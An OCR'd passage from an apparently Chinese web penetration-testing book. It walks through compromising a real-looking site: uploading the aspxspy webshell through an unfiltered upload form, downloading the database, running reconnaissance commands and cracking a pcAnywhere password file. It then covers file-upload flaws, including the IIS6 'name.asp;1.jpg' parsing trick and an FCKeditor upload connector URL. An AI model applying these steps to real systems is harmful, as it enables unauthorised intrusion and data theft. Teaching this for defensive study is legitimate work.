在图 2-74 中分别输入管理员名称和密码“1”，单击“登录”按钮，成功进入管理后台，如图 2-75 所示，在后台中主要有“首页/管理中心/退出”、“用户管理”、“添加信息”和“系统信息”四个主要管理模块。




图 2-75　成功进入后台管理中心

6. 寻找上传点

在该网站系统中，新闻动态、友情链接等添加信息接口中，均存在文件上传模块，且未对文件进行过滤，如图 2-76 所示，可以上传任何类型的文件，在本次测试中就直接将 aspxspy.aspx 文件上传上去。



图 2-76　可上传任何类型的文件

7. 寻找上传的 WebShell 地址

上面选择是通过添加友情链接将 WebShell 文件上传上去，到网站找到友情链接网页，然后直接查看源代码，获取 WebShell 的地址，如图 2-77 所示。



图 2-77　获取 WebShell 的真实地址

8. 执行 WebShell 成功

在网站中输入 WebShell 的地址："http://www.xiaobang.com/ads/20081229233452.aspx"，输入管理密码，如图 2-78 所示，WebShell 可以正常运行，单击"Sysinfo"可以查看系统信息。




图 2-78 执行 WebShell 成功

> **注意：**
>
> 由于前面已经有人上传了 Aspx 的 WebShell，加上检测时上传了多个 Aspx 的 WebShell，因此抓图中有些地址可能不完全匹配。

2.7.4 提权之路

1. 获取数据库配置文件信息

有 WebShell 后，获取数据库的配置信息就相对简单多了，到网站目录中去寻找 conn.asp、config.asp、inc 等，找到后打开该文件查看其源代码，即可获取数据库的物理地址或者配置信息，如图 2-79 所示。在 aspxspy 中有一个功能特别好用，那就是 iisspy，使用它可以获取该主机下所有的站点目录等信息。

2. 下载网站数据库

如图 2-80 所示找到数据库的物理路径，然后单击"down"按钮即可进行下载，在图 2-80 中可以看到系统已经对数据库采取了一些安全措施，比如设置了一个比较难以猜测的名称，但当我们获取 WebShell 后，设置再复杂的名称也是无用了！




图 2-79　查看数据库连接文件 conn.asp




图 2-80　下载数据库

3. 执行命令

在 aspxspy 中命令执行不太好用，换一个功能更强大的 aspx 类型的木马，如图 2-81 所示，可以执行“net user”、“net localgroup administrators”、“ipconfig /all”、“netstat-an”等命令来查看用户、管理员组、网络配置、网络连接情况等信息，但不能执行添加用户等提升权限操作，一执行就报错，如图 2-82 所示。




图 2-81 执行基本命令




图 2-82 执行命令报错

4. 读取注册表信息

通过分析，发现该服务器安装了 Radmin 软件，且管理员修改了 Radmin 的默认管理端口 4899，如果能够获取 Radmin 的口令加密值，也可以直接提升权限，单击“Regshell”按钮，在“Key”中输入 Radmin2.x 版本的口令值保存键值“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters”，然后单击“Read”按钮读取，如图 2-83 所示，

未能成功读取，后面使用其他 WebShell 的注册表读取，还是未成功，说明权限不够。




图 2-83　读取 Radmin2.x 的口令值失败

5. 使用 asp 的 WebShell 来提升权限

在有些情况下，aspx 的 WebShell 不好使，但 asp 的 WebShell 执行效果比较好，如图 2-84 所示，上传一个 asp 的 WebShell，然后分别查看 serv-u 和 PcAnyWhere，系统使用了 PcAnyWhere 进行远程管理。将其配置文件 CIF 下载到本地。



图 2-84　获取 PcanyWhere 的配置文件

6. 获取 PcanyWhere 的密码

使用“Symantec PcanyWhere Password Crack”软件直接破解刚才获取的 CIF 配置文件，如图 2-85 所示，顺利地读出 PcanyWhere 远程连接的用户名和密码，后面笔者安装了 Symantec PcanyWhere，通过它来连接该服务器，连接成功后需要用户名和密码才能进行完全控制。




图 2-85 破解 PcAnywhere 远程管理密码

2.7.5 总结与探讨

本次安全检测来自于上次上篇文章，本次仅仅为安全检测，安全检测发现了漏洞，验证了上篇文章中的思路，成功获取了 WebShell，且在一定几率下还可以完全控制该服务器（等待管理员进入系统后，未锁定屏幕的过程中，通过 PcanyWhere 来实施远程控制），在本次检测过程中有以下一些收获。

1. 在网络安全攻防实战过程中丰富了安全渗透和检测实践经验

本次检测熟悉了 aspxspy 这个功能强大的 asp.net 的 WebShell，该 WebShell 最大的优点是在获取某一个 WebShell 后可以通过它来下载其他绑定域名站点的数据库。

2. 加深对站点安全防护的认识

在本次检测中我可以明显地感觉到该主机系统进行了一些安全防护，除了 PcanyWhere 程序权限设置不严格外，其他部分的权限设置的还可以。即使入侵者拿到了 WebShell 也无法控制服务器，虽然以牺牲用户资料为代价。

3. 安全重在实战、实践和基础技术的研究

我一直都认为安全技术是一个长期积累的过程，只有不断地进行技术研究、技术积累、才能提高自己，通过这次研究，将促使我们更加注重技术的研究和研发！

第 3 章　都是文件上传惹的祸

在网站系统中文件上传是一个非常实用的功能，为了丰富网站的内容，往往会提供图片、多媒体等文件下载，如果程序未进行严格的权限限制，就可能被入侵者利用。文件上传漏洞主要有以下几种类型：

- 任意文件上传漏洞。找到上传页面后可以上传任意后缀文件，找到该漏洞后直接上传 WebShell 的木马即可。
- 利用 IIS 文件解析漏洞上传图片等文件来构造一句话木马。
- 利用文件编辑器的漏洞来上传文件。
- 通过其他抓包软件抓包构造文件上传漏洞。

通过文件上传漏洞可以很方便地获取 WebShell，获取 WebShell 后可以进一步提权，可以说在很多 Web 系统都是通过文件上传漏洞失陷的。本章主要通过一些实际案例来讨论如何利用上传漏洞来进行 Web 渗透，通过这些案例可以掌握 Web 渗透中的上传漏洞利用技术。

本章主要内容：

- 利用 Fckeditor 漏洞渗透某 Linux 服务器
- 利用 Flash 上传漏洞渗透国内某服务器
- 由 CuteEditor 漏洞利用到全面控制服务器
- DVBBS8.2 插件上传漏洞利用
- 利用 cfm 上传漏洞渗透某服务器
- EWebEditor 编辑器漏洞攻击案例
- 渗透某大学服务器

3.1　利用 FCKeditor 漏洞渗透某 Linux 服务器

FCKeditor 是一个专门使用在网页上属于开放源代码的所见即所得文字编辑器，它使用简单，不需要太复杂的安装步骤即可使用。它可和 PHP、JavaScript、ASP、ASP.NET、ColdFusion、Java，以及 ABAP 等不同的编程语言相结合。“FCKeditor”名称中的 “FCK”是这个编辑器的作者的名字 Frederico Caldeira Knabben 的缩写。很多网站使用 FCKeditor 在线编辑器，目前最新版本为 3.0.1，在 FCKeditor 编辑器早期版本由于过滤不严格、安全意识等原因除了多个漏洞，主要通过文件上传来获取 WebShell。FCKeditor 漏洞主要利用思路如下。

（1）通过 Google 等搜索引擎或者通过查看网站源代码来获取网站是否使用 FCKeditor 编辑器。在发布内容模块，也容易区分系统是否使用 FCKeditor 编辑器。

（2）获取或者猜测 FCKeditor 的安装目录。可以是手工也可以通过工具软件扫描目录获取 FCKeditor 的安装目录以及存在的文件。

（3）IIS6.0 文件解析漏洞上传一句话木马或者 WebShell。IIS6.0 中存在一个文件解析漏洞，在以“*.asp”文件命名的目录下即使突破文件也能被解析执行。另外，文件名称类似“1.asp;1.jpg”的文件在上传时可以以 asp 文件被执行。

（4）直接上传 WebShell。在获取了 FCKeditor 的安装路径后，可以浏览或者上传文件，例如在早期版本中输入这个地址可以直接上传文件：

```
fckeditor/editor/filemanager/browser/default/browser.html?Type=ImageConn
ector=connectors/asp/connector.asp
```

下面以一个实际案例来讲解如何通过 FCKeditor 渗透台湾地区的某服务器。

3.1.1 一个 Shell 引发的渗透

Jsp 的 WebShell 主要有 JShell、JFold 和 jspFilebrowser 三种，当然还有单独所谓“CMD”型的 JSP 后门，它主要功能就是执行类似 CMD 的命令。通过 Google 搜索“阿呆 JSP WebShell”时出来一个 JSP 的网页地址，如图 3-1 所示，凭感觉知道第一个搜索记录就是一个 WebShell 地址。



图 3-1 搜索 WebShell

3.1.2 验证 WebShell

直接打开第一个搜索记录，获取真实的网站地址：

“http://www.xxxxx.com/UserFiles/Image/IMG20090817235411840.jsp，打开后能够正常运行，如图 3-2 所示，输入一些常见的密码进行尝试登录，均未能成功！说明使用该 WebShell 使用的是自己的密码。




图 3-2　测试 WebShell

3.1.3　分析 WebShell

拿到一个 WebShell 后第一感觉是该网站肯定存在漏洞，入侵者有可能修复过漏洞也可能未修复漏洞，从该地址来看很像 FCKeditor 编辑器，直接在网站地址后加上“FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector”打开，如图 3-3 所示，直接打开了 FCKeditor 熟悉的上传页面。

